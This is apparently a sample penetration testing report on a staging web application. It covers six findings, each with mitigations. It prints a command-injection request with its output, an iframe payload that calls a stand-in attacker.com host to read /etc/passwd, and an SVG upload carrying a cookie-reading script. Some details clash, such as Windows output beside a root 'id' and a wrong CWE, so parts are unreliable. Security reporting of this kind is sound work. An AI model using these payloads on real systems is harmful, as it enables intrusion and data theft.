

Penetration Testing Report

Example Group Inc.

August 01, 2025



WebSafety Ninja

Table of Contents

1. Document History 3

 1.1. Version Control 3

2. Executive summary 4

 2.1. Introduction 4

 2.2. Findings Overview 4

 2.3. Testing Methodology 5

 2.4. Vulnerability Classification 5

 2.5. Conclusion 6

3. Testing scope 7

 3.1. In-Scope Assets..... 7

 3.2. Out-of-Scope Activities or Features 7

4. Identified Vulnerabilities 8

 4.1. Command Injection..... 8

 4.2. Local File Read via PDF Export..... 10

 4.3. Vertical Broken Access Controls 12

 4.4. Stored Cross-Site Scripting 15

 4.5. Open Redirect..... 17

 4.6. Detailed Error Messages 19

1. Document History

1.1. Version Control


Author	Delivery Date	Status	Version
Pentester	29.07.2025	Draft	0.1
Reviewer	01.08.2025	QA	0.2
Pentester	01.08.2025	Final	1.0

2. Executive summary

2.1. Introduction

This report describes the results of the penetration testing of the assets owned by Example Group Inc.

The security assessment was conducted between July 14th and July 25th, 2025, with the primary objective of identifying vulnerabilities and security weaknesses within the Example Group Inc. Web application. The testing followed a Black Box methodology, meaning the testers had no prior knowledge of the internal architecture, source code, or documentation. This approach simulated a real-world attack scenario, assessing the application’s resilience against external threats while maintaining a realistic adversarial perspective.



2.2. Findings Overview

#	Finding	Severity
4.1	Command Injection	Critical
4.2	Local File Read via PDF Export	High
4.3	Vertical Broken Access Controls	Medium
4.4	Stored Cross-Site Scripting	Medium
4.5	Open Redirect	Low
4.6	Detailed Error Messages	Info

2.3. Testing Methodology

During the assessment, an industry-standard methodology was followed, primarily based on the OWASP Application Security Verification Standard (ASVS) and Testing Guide. To ensure comprehensive coverage, a combination of manual techniques and automated tools was employed, as detailed in the following steps.

2.4. Vulnerability Classification

Each detected vulnerability has a severity class ranging from Informative to Critical. Severity is measured by a combination of several metrics, such as the attack complexity, the required privilege level, the need of user interaction, and the impact on confidentiality, integrity, and availability.

- **Critical:** vulnerabilities that have a maximum-security impact. The exploitation of these vulnerabilities leads to the compromise of user accounts, the theft users' data, or the compromise of the server infrastructure. These vulnerabilities should be fixed as soon as possible.
- **High:** vulnerabilities that are dangerous and can be exploited by an attacker to cause significant damage to users or infrastructure.
- **Medium:** vulnerabilities that may require a special configuration or user interaction. These vulnerabilities cannot cause significant damage, but they are still dangerous in the case of targeted attacks.
- **Low:** vulnerabilities that have a minimal security impact.
- **Informative:** weaknesses that are not considered a real threat but may be combined with other vulnerabilities or may be exploited by an attacker to simplify the attack. The fixing of these weaknesses can be considered as implementing security best practices or Defense-in-Depth.

2.5. Conclusion

The security assessment revealed several severe issues that could impact the Example Group Inc's confidentiality and integrity of the data.

During the engagement we identified multiple high-impact vulnerabilities that together create a significant attack surface and realistic paths to compromise. Most notable are a Command Injection vulnerability capable of arbitrary command execution, and a Local File Read vulnerability via the PDF export functionality that can expose sensitive files from the server's filesystem. These issues alone enable an attacker to both execute commands and exfiltrate data, increasing the risk of full system compromise and data leakage.

It was also discovered a lack of secure implementation of access controls, which allow privilege escalation between roles and can be chained with the above issues to move laterally or access administrative functionality. As a result, the finding has a direct impact to the confidentiality and integrity.

A Stored Cross-Site Scripting (XSS) flaw was found that could be used to execute JavaScript in victims' browsers, enabling session hijacking or persistent client-side compromise. An Open Redirect was identified that can facilitate phishing and social-engineering attacks under the application's trusted domain. Finally, detailed error messages disclosed implementation specifics that materially aid exploitation and reconnaissance.

Taken together, these findings demonstrate weaknesses in input validation, access control, and error handling across the scoped web application. The assessment was conducted using a black-box approach focused primarily on externally accessible components, and the vulnerabilities discovered indicate that the organization faces risks that likely extend beyond what we were able to test externally.

Immediate remediation is required for the highest-risk issues (command injection, local file exposure, and broken access controls). We recommend applying strict input allow-listing, removing direct shell execution, enforcing least-privilege for services, sanitizing outputs, and suppressing detailed error traces in production. A coordinated remediation plan with verification testing (SAST/DAST, role revalidation, and regression checks) should follow to ensure the attack paths are closed and to prevent recurrence..

3. Testing scope

3.1. In-Scope Assets

The security assessment was conducted in the Staging environment. The identified web application and its associated host were evaluated through a security-focused assessment to identify potential vulnerabilities and weaknesses:

URL	IP
https://stage.example-group-inc.com	1.1.1.1

3.2. Out-of-Scope Activities or Features

By default, the following types of activities are considered out-of-scope for this assessment:

- Denial-of-Service (DoS) Testing

4. Identified Vulnerabilities

4.1. Command Injection

Severity: CRITICAL	CWE: CWE-78
----------------------------------	--------------------

General Overview:

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

This attack differs from Code Injection, in that code injection allows the attacker to add their own code that is then executed by the application. In Command Injection, the attacker extends the default functionality of the application, which execute system commands, without the necessity of injecting code.

Affected End-points:

<https://example-group-inc.com>

Technical Details:

Using information revealed in the endpoint's error response, it was identified a Command Injection vulnerability.

By exploiting this flaw, an attacker could execute arbitrary system commands on the target host. The following HTTP request and response pair proves the vulnerability:

```
POST /public/doc HTTP/1.1
Host: www.example.com
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
[...]

Doc=Doc1.pdf+|+Dir c:\

----

HTTP/1.1 200 OK
Date: Mon, 27 Aug 2025 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 3048
Content-Type: text/html
Connection: Closed

[...]
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
Output...
Il volume nell'unità C non ha etichetta.
```

```
Numero di serie Del volume: 8E3F-4B61
Directory of c:\
18/10/2006 00:27 2,675 Dir_Prog.txt
18/10/2006 00:28 3,887 Dir_ProgFile.txt
16/11/2006 10:43
Doc
11/11/2006 17:25
Documents and Settings
25/10/2006 03:11
I386
14/11/2006 18:51
h4ck3r
30/09/2005 21:40 25,934
OWASP1.JPG
03/11/2006 18:29
Prog
18/11/2006 11:20
Program Files
16/11/2006 21:12
Software
24/10/2006 18:25
Setup
24/10/2006 23:37
Technologies
18/11/2006 11:14
3 File 32,496 byte
13 Directory 6,921,269,248 byte disponibili
Return code: 0
```

Additionally, the web server was observed running as the root user. Example output from 'id' on the host:

```
uid=0(root) gid=0(root) groups=0(root)
```

Given the potential for the full server compromising and the lateral pivoting, this issue has been classified as Critical.

Mitigation:

Validate and sanitize all user inputs using strict allow-lists to prevent injection of command-line characters or sequences. Avoid constructing system commands dynamically, instead, use parameterized APIs or safe library functions that don't invoke a shell. Ensure the web server runs with the least privileges required to minimize impact if exploitation occurs..

4.2. Local File Read via PDF Export

Severity: HIGH	CWE: CWE-98
-----------------------	-------------

General Overview:

The website allows admins to create report templates containing various HTML-like elements. Once created, these templates can be exported as PDF files. The PDF generator processes an HTML document with user-controlled elements to produce PDF output. This behavior could be exploited to access files from the file system where the generator operates.

Affected End-points:

<https://example-group-inc.com>


Technical Details:

The website uses 'wkhtmltopdf' tool to generate PDFs. An attacker can achieve file read by injecting an HTML 'iframe' tag that points to an attacker-controlled domain that serves HTTP redirect to file schema.

Payload example:

```
<iframe src=\"http://attacker.com/redir.php?l=file:///etc/passwd\" style=\"width:1000px; height:600px; border: 1px solid black;\"></iframe>
```

PDF generator will first try to load 'http://attacker.me/redir.php?l=file:///etc/passwd', which will cause redirect to 'file:///etc/passwd'. The generator will follow the redirect and render content of the local file as visible from the screenshot below:



The vulnerability was demonstrated to allow reading files from the server's file system and potentially performing server-side request forgery (SSRF) to access internal resources. Although the impact was not fully explored due to time constraints, the ability to retrieve sensitive files and interact with internal endpoints poses a significant security risk. For these reasons, the finding has been classified as High severity.

Mitigation:

Sanitize and validate all user-supplied input before inserting it into HTML templates, use strict allow-lists, encode/escape HTML entities, and strip any markup or scriptable content to prevent injection.

Consider switching to a PDF generator that only renders sanitized rich-text (no raw HTML/JS) or otherwise enforces a safe rendering subset, and validate templates server-side to ensure untrusted data cannot introduce executable content.

4.3. Vertical Broken Access Controls

Severity: MEDIUM	CWE: CWE-284
-------------------------	--------------

General Overview:


Access controls manage which users can access specific resources based on their roles or responsibilities. For instance, an application handling Personally Identifiable Information (PII) should restrict access so that only authorized users can view or modify this data. Broken access controls occur when users can bypass these restrictions and gain unauthorized access to resources they shouldn't be able to access.

Affected End-points:


<https://example-group-inc.com/api/>

Technical Details:


During the assessment, it was discovered that the application suffered from broken access control across its API. Despite the 'Organizer' user account being assigned to an 'empty' audience, it was still possible to access and extract sensitive data, including lists of users, applications, participants, and users activity history. The following screenshot highlights the assigned role and audience for the user 'testerov.user.b@gmail.com'.



As visible from the screenshot below, the assigned user has no visible data about existing users and also has not many available functionalities / pages:



By leveraging API endpoints, it became possible to interact with various endpoints and retrieve sensitive information. The following screenshots illustrate the OAuth authentication process using the user 'testeroov.user.b@gmail.com' and the subsequent use of the generated JWT token to access all existing users in the system.



The following list highlights additional API endpoints affected by the broken access control vulnerability:

HTTP Verb	End-point
GET	/api/v1/people
GET	/api/v1/users
GET	/downloads/f6fc800704d70ecde0cb1407b7c0095b/download

Mitigation:

To mitigate broken access controls, ensure that all access control mechanisms are properly implemented and enforced at both the application and data levels. Regularly review and test access control policies to verify that users can only access resources according to their assigned roles and permissions.

4.4. Stored Cross-Site Scripting

Severity: MEDIUM	CWE: CWE-79
-------------------------	--------------------

General Overview:

Web applications often require user input fields, and if this input is not properly validated, attackers can exploit the system by injecting malicious code. Cross-Site Scripting (XSS) is a vulnerability where an attacker introduces harmful JavaScript, which can be delivered through phishing or other social engineering tactics. XSS allows attackers to bypass authentication, steal session data, hijack sessions, and execute malicious code, exploiting browser weaknesses in verifying trusted content.

Affected End-points:

<https://example-group-inc.com>

Technical Details:

During the assessment, it was discovered that users with access to the Example Group Inc WordPress panel could upload various file types, including those capable of containing malicious scripts. Specifically, SVG files were found to support embedded XSS payloads, which could be executed when viewed within the application. This vulnerability could be exploited to inject and execute arbitrary JavaScript, leading to session hijacking, since 'HTTPOnly' flag was found to be missed in the session's cookie:

```
POST /wp-admin/async-upload.php HTTP/2
Host: example-group-inc.com
Cookie: cc_pref_necessary=granted; itc_auth=Bearer%20eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9[...][...]

-----WebKitFormBoundaryQmxwwQYiPulm7dX
Content-Disposition: form-data; name="name"


xss2.svg
-----WebKitFormBoundaryQmxwwQYiPulm7dX
Content-Disposition: form-data; name="action"

upload-attachment
-----WebKitFormBoundaryQmxwwQYiPulm7dX
Content-Disposition: form-data; name="_wpnonce"

ecc987e4e9
-----WebKitFormBoundaryQmxwwQYiPulm7dX
Content-Disposition: form-data; name="async-upload"; filename="xss2.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <script>alert(document.cookie)</script>
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
</svg>
```

Once the file is stored on the server, it becomes accessible to any user, allowing the embedded JavaScript to execute when viewed:



Mitigation:

To mitigate Cross-Site Scripting (XSS), ensure proper input validation and sanitization by escaping or encoding user-supplied data before rendering it on web pages. Additionally, implementing Content Security Policy (CSP) can help prevent the execution of unauthorized scripts.

4.5. Open Redirect

Severity: LOW**CWE:** CWE-79

General Overview:

Some web applications perform redirections after specific user actions, such as navigating to a homepage after login. An open URL redirect vulnerability arises when the redirection target is based on user-controlled input without proper validation.


This allows an attacker to craft a malicious link that appears to originate from a trusted domain but ultimately redirects the user to an external, potentially harmful site. Such behavior can be exploited for phishing, social engineering, or to bypass security filters, leveraging the trusted domain to deceive users.

Affected End-points:

<https://example-group-inc.com/.google.com>

Technical Details:

During the assessment, it was identified that one of the scoped hosts accepted user-supplied URLs and redirected to arbitrary external domains without proper validation. This open redirect behavior could be exploited by attackers to lure victims to malicious or phishing sites under the guise of a trusted domain.



As shown in the figure above, the redirection was implemented in a way that the original host was appended as a subdomain to an arbitrary domain, which acted as the top-level domain (TLD). This structure increases the likelihood of a successful phishing attempt by creating a misleading and seemingly legitimate URL.

Mitigation:

To mitigate this issue, implement strict validation and allow listing of redirect URLs used by the application's flow to ensure they point only to trusted domains. Avoid accepting user-supplied input for redirect parameters unless thoroughly validated.

4.6. Detailed Error Messages

Severity: INFO	CWE: CWE-209
----------------	--------------

General Overview:


Verbose error messages can unintentionally disclose internal implementation details such as stack traces, file paths, or component versions. This information can aid attackers in crafting targeted attacks or identifying unpatched vulnerabilities. Such messages should be hidden in production environments.

Affected End-points:

https://example-group-inc.com

Technical Details:

During the assessment, it was discovered several web application hosts that display verbose error messages containing information such as exception types, code paths, and server behavior. This can assist in reconnaissance or exploitation. The following figures demonstrate the affected and corrupted HTTP requests:



Mitigation:

Configure error handling to return generic messages to users while logging detailed errors server-side for diagnostics.